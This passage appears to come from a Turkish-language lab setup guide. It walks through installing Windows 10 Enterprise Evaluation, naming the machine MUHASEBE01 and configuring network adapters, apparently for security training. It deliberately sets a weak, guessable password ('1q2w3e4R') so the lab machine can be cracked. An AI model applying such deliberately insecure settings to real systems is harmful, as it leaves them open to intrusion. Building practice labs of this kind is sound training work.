
Next

Custom: Install Windows only (advanced) seçeneğini işaretleyip devam ediniz.






Yükleme bittikten sonra Klavye ayarını Turkish Q olarak seçip devam ediniz.



Bir sonraki sayfada, "Domain join instead" butonuna tıklayın.



Tahmin edilebilir ve kırılabılır güvensiz bir parola girelim: 1q2w3e4R

Create a super memorable password

Make sure to pick something you'll absolutely remember.



1q2w3e4R



Log in to an online account

Next

Güvenlik sorularını rastgele değer girip devam edin.

70

Create security questions for this account

Just in case you forget your password, choose 3 security questions, and make sure your answers are unforgettable.



What's the name of the first school you attended?



busiber



[It's better, use an online account](#)

Next

Gizlilik ayarlarını kapatarak devam ediniz.

Choose privacy settings for your device

Microsoft puts you in control of your privacy. Choose your settings, then select 'Accept' to save them. You can change these settings at any time.

Online speech recognition
You won't be able to use dictation or talk to Cortana or other apps that support Windows cloud-based speech recognition. You can still use the Windows Speech Recognition app and other speech services that don't rely on Windows cloud-based services.

No

Find my device
Windows won't be able to help you keep track of your device if you lose it.

No

Inking & typing
Don't use my diagnostic data to help improve the language recognition and suggestion capabilities of apps and services running on Windows.

Location
You won't be able to get location-based experiences like directions and weather or enjoy other services that require your location to work.

No

Diagnostic data
Send only info about your device, its settings and capabilities, and whether it is performing properly. Diagnostic data is used to help keep Windows secure and up to date, troubleshoot problems, and make product improvements.


Send Required diagnostic data

Tailored experiences
The tips, ads, and recommendations you see will be more generic and may be less relevant to you.

[Learn more](#) [Accept](#)

We're getting everything ready for you

Oturum açtıktan sonra, Dosya Gezginini açıp This PC'ye sağ tıklayarak Properties seçeneğine tıklayın.



Rename this PC butonuna tıklayarak, bilgisayara MUHASEBE01 ismini verin.

The screenshot shows the Windows Settings interface. On the left, there's a sidebar with various system settings like Home, Find a setting, System, Display, Sound, Notifications & actions, Focus assist, Power & sleep, Battery, Storage, Tablet, and Multitasking. The 'System' section is currently selected. On the right, under the 'About' tab, there's a 'Device specifications' section with details such as Device name (DESKTOP-KCEE5RD), Processor (Intel(R) Core(TM) i7-8569U CPU @ 2.80GHz 2.81 GHz), Installed RAM (4.00 GB), Device ID (435FB3C5-4A20-4FDB-89F1-E99B63947E38), Product ID (00329-20000-00001-AA486), System type (64-bit operating system, x64-based processor), and Pen and touch (No pen or touch input is available for this display). Below these details are two buttons: 'Copy' and 'Rename this PC'. The 'Rename this PC' button is highlighted with a blue border. At the bottom of the right panel, there's a 'Windows specifications' section with Edition (Windows 10 Enterprise Evaluation), Version (20H2), Installed on (2/3/2021), and OS build (19042.631).

Rename your PC

Rename your PC

You can use a combination of letters, hyphens, and numbers.

Current PC name: DESKTOP-KCEE5RD

MUHASEBE01


X

Next


Cancel

Bilgisayarı yeniden başlatın.

Rename your PC



Eğitim esnasında herhangi bir ağ problemi ile karşılaşmamak için, Windows 10 bilgisayarında ağ bağıdaştırıcısı ayarları yapalım. Sağ tarafta Ağ simgesine sağ tıklayıp “Open Network&Internet settings” e tıklayınız.



Çıkan sayfada, Change adapter options ‘a tıklayınız.


Advanced network settings




Change adapter options

View network adapters and change connection settings.


Ağ bağdaştırıcısına sağ tıklayıp Properties seçeneğine tıklayınız.



